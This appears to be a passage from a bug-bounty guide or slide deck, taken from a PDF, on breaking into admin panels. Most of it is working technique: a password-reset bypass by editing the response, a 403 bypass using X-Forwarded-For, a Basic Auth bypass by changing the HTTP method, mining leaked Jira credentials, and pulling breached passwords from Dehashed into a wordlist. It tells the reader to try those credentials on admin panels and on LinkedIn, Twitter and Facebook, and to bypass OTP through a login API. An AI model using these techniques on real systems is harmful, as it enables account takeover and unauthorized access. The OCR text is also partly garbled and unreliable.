- * You will see a panel [redacted]
- * Now click on reset password
- * Type any email ! If you have admin email you can test !
- * for example an email [redacted]
- * Type email and click the button
- * Now it will ask verification code to change the password (Code will sent to the email)
- * Type random number 111111
- * Intercept the request and check the response

#Response

...

HTTP/1.1 200

OK Server: [redacted]

[redacted]

Content-Type: application/json; charset=UTF-8

Connection: close

[redacted]

Content-Length: 1

9


...

* Now change the 9 to 1 and forward the request

* And you can change the password :)

* If any error occur then again change the 0 response to 1 and forward the request

* And password will be changed



You have successfully
modified your password to
download the client login

Response Manipulation

Bypassing 403 To Access Admin Panels

You can bypass the 403 restrictions by adding the X-Forwarded-For header in the request, You can add 127.0.0.1 or enumerate the header 192.168.0.0 - 192.168.255.255

Example 2

Request

```
GET /admin/secret HTTP/2
Host: admin.site.com
Sec-Fetch-Site: none
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,sv;q=0.8
```

Response

```
HTTP/1.1 403 Forbidden
```

```
GET /admin/secret HTTP/2
Host: admin.site.com
X-Forwarded-For: 127.0.0.1
Sec-Fetch-Site: none
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,sv;q=0.8
```

Response

```
HTTP/2 200 OK
```

Accessing Admin Panels Using HTTP Basic Authentication

HTTP Basic Authentication

Bypassing HTTP Basic Authentication

We can bypass the HTTP Basic Authentication by changing HTTP method

Example

We can bypass the Basic Auth by changing the http method, Like change the method from GET to POST, HEAD, DELETE, Test

```
POST /test/ HTTP/1.1
Host: [REDACTED]
User-Agent: [REDACTED]
Accept: */*
```

```
HTTP/1.1 401 Unauthorized
```

```
Server: Apache/2.4.18 (Ubuntu)
WWW-Authenticate: Basic
Content-Type: text/html
```

```
HEAD /test/ HTTP/1.1
Host: [REDACTED]
User-Agent: [REDACTED]
Accept: */*
```

```
HTTP/1.1 200 OK
```

```
Server: Apache/2.4.18 (Ubuntu)
Accept-Ranges: bytes
Content-Length: 217
Vary: Accept-Encoding
```

Tip

Try to enumerate HTTP Basic Auth web and access the .htpasswd file if it's publically accessible. You will get passwords in it for the HTTP Basic Auth.



Accessing Admin Panels Using Misconfigured Jira

Misconfigured Jira

Accessing Admin Panels Using Misconfigured Jira

The method is simple you just need to find the Jira instance of your target first if its configured

You can look for the following

jira.site.com

site.atlassian.net

Endpoints to check for

org-name.atlassian.net/secure/Dashboard.jspa

org-name.atlassian.net/secure/ConfigurePortalPages!default.jspa?view=popular

org-name.atlassian.net/secure/Signup!default.jspa

org-name.atlassian.net/secure/BrowseProjects.jspa

org-name.atlassian.net/secure/QueryComponent!Default.jspa

org-name.atlassian.net/secure/attachment/[id]/

org-name.atlassian.net/secure/ManageFilters.jspa?filterView=popular

org-name.atlassian.net/secure/ManageFilters.jspa

org-name.atlassian.net/plugins/servlet/oauth/users/icon-uri?consumerUri=http://google.com

Misconfigured Jira

Accessing Admin Panels Using Misconfigured Jira

Example: Misconfigured Jira Disclosing Sensitive Information To Access Multiple Admin Panels

[illegible]

Pages disclosing secret tokens + passwords

```
https://support.atlassian.net/wiki/spaces/CI/pages/123456789/API+C
https://support.atlassian.net/wiki/spaces/CI/pages/123456789/Invoic
https://support.atlassian.net/wiki/spaces/CI/pages/123456789/Invoic
https://support.atlassian.net/wiki/spaces/CI/pages/123456789/Invoic
```

[https://support.atlassian.net/wiki/spaces/CI/pages/](https://support.atlassian.net/wiki/spaces/CI/pages/Password-)

```
--data '{"grant_type":"http://auth0.com/oauth/grant-type/password-realm","u:
```

```
https://cimpres-.atlassian.net/wiki/spaces/CI/pages/ /Receiv
https://cimpres-.atlassian.net/wiki/spaces/CI/pages/ /Send+()
```



Misconfigured Jira

Accessing Admin Panels Using Misconfigured Jira

By exploiting the credentials disclosed in the misconfigured Jira, I got access into all of their admin panels

All of your admin portals got accessed

```
https://console.██████████.io
https://console.██████████.io/
https://██████████.io
https://██████████/
https://fulfillerportal.██████████/
https://designer.██████████.io/
https://users.██████████.io/roles/abc-administrator#history
https://pricingmanager.██████████.io/
.....
```



Accessing Admin Panels Using Dehashed

Dehashed

Accessing Admin Panels Using Dehashed

Dehashed provides free deep-web scans and protection against credential leaks. A modern personal asset search engine created for security analysts. We can use the leaked credentials to access admin portals.

My approach to use Dehashed to access admin portals in mass.

- It will take a lot of time to copy and paste credentials one by one from the dehashed to fix this problem, You can use their API
- Usage: `curl 'https://api.dehashed.com/search?query=domain:test.com'`
- Results: (Your bash should be strong to sort out your data)

```
(base) ahsan@hunter ~ cat all_data | head -n 100
{
  {
    {
      "id": "18",
      "email": " ",
      "ip_address": " ",
      "username": " ",
      "password": " ",
      "name": " ",
      "vin": " ",
      "address": " ",
      "phone": " ",
      "database_name": "Collections"
    },
    {
      "id": "53",
      "email": " ",
      "ip_address": " ",
      "username": " ",
      "password": " "
    }
  }
}
```

Dehashed

Accessing Admin Panels Using Dehashed

Extract only emails (usernames) and passwords for the result and create a wordlist

Example

```
(base) ahsan@hunter ~ cat test
{"balance":∞,"entries":[{"id":"7uLTrEOGp1VciOKC0QoxHKNCs9iYpskhi6Y=", "email":"support@dehashed.com",
"username":"DeHashed","password":"DeHashed","hashed_password":"098f6bcd4621d373cade4e832627b4f6","na
me":"DeHashed","vin":"1234567890ABC","address":"123 Street St","ip_address":"127.0.0.1","phone":"123
-123-1234","obtained_from":"DeHashed"}],"success":true,"took":"68μs","total":1}
(base) ahsan@hunter ~
```

```
(base) ahsan@hunter ~ cat test | tr ", " '\n'
{"balance":∞
"entries":[{"id":"7uLTrEOGp1VciOKC0QoxHKNCs9iYpskhi6Y="
"email":"support@dehashed.com"
"username":"DeHashed"
"password":"DeHashed"
"hashed_password":"098f6bcd4621d373cade4e832627b4f6"
"name":"DeHashed"
"vin":"1234567890ABC"
"address":"123 Street St"
"ip_address":"127.0.0.1"
"phone":"123-123-1234"
"obtained_from":"DeHashed"}]
"success":true
"took":"68μs"
"total":1}
(base) ahsan@hunter ~
```

```
(base) ahsan@hunter ~
(base) ahsan@hunter ~ cat test | tr ", " '\n' | grep -v hashed | grep -E 'username|password'
"username":"DeHashed"
"password":"DeHashed"
(base) ahsan@hunter ~ |
```


Dehashed

Accessing Admin Panels Using Dehashed

Extract only emails (usernames) and passwords for the result and create a wordlist

```
cat test | tr ", " '\n' | grep -v hashed | grep -E 'username|password' | tr "\n" ""\n' | sed 's/username//g;s/password//g;s/"//g' | cut -c 2-
```

```
(base) ahsan@hunter ~  
(base) ahsan@hunter ~ cat test | tr ", " '\n' | grep -v hashed | grep -E 'username|password' | tr "\n" ""\n' | sed 's/username//g;s/password//g;s/"//g' | cut -c 2-  
DeHashed:DeHashed  
(base) ahsan@hunter ~ |
```

Results:

username:password

Now apply your credentials wordlist on all the admin panels you found in your subdomain enumeration list

Tip:

Apply these credentials on all the Main domains, Subdomains, Their third-party admin panels, and on sites like LinkedIn, Twitter, FB, etc


Dehashed

Accessing Admin Panels Using Dehashed


Example 1

Steps to reproduce

- Go to <https://www.dehashed.com/> and search for [REDACTED] credentials:
[https://www.dehashed.com/search?query=\[REDACTED\]](https://www.dehashed.com/search?query=[REDACTED])



- I have checked all the credentials only these credentials are working



Working credentials

email: [REDACTED]
Hashed Password: 6d30b1[REDACTED]:201[REDACTED]

Cracked = [REDACTED]


Credentials

user: [REDACTED]
pass: [REDACTED]

2nd user

user: [REDACTED]
pass: [REDACTED]

- Go to [REDACTED]



Dehashed

Accessing Admin Panels Using Dehashed

Example 1

- Use the above credentials but they will ask for the code (OTP) , We don't have complete access to the account and we can't get that OTP so i have found a way to bypass OTP protection, We can use API to validate and access the admin credentials
- Simply go to: `https://www.██████████/api/login?username=test&password=test`

Result

```
{ "Success": false, "Error": { "ErrorCode": "", "ErrorDesc": "The email or password
```

Above Credentials are invalid

- Let's try the valid credentials

```
https://www.██████████/api/login?username=██████████&password=██████████
```


Result

```
{ "Success": true, "Error": ██████████
{ "UserEmail": "██████████", "UserFirstName": "██████████", "UserLastName": "██████████", "User
erId": "██████████", "EncryptedUserId": "██████████", "CrossPlatformCustomerId"
██████████
true, "ShowLogOff": false, "HideSuccessPopup": false, "IsUpdatePasswordAfterResetPopup
": false, "HeaderClass": "GenericAlertHeaderDiv", "ContentClass": "GenericAlertContent
Div", "FormMode": 0, "Message":
{ "HeaderText": null, "BodyText": null, "CodeAuthenticationFeatureEnabled": true }, "mon
eycardActivationRequiredType": "Default" } }
..... so on
```

You can confirm from the `"IsCompAdmin": true` parameter that it's a valid admin user account

Example 2

Result #11699910



Result ██████████
Email: ██████████
Password: ██████████

* Go to your web and use the above credentials

Good afternoon!
Welcome back.

Email address

██████████.com

Password

.....

Forgot password?

Sign in

Or

Accessed employee account

Tips

Motivation

No one is born with special powers
Every legend was once a beginner

The answer to all of your questions and excuses is to believe in yourself and progress
Love what you are doing
Don't give up

If you are stuck, then work hard on your skills until you find the gems

Life is tough sometimes, Ups and downs are part, Convert this pain into your work and change your life as I did

Love your family and friends, They deserve this love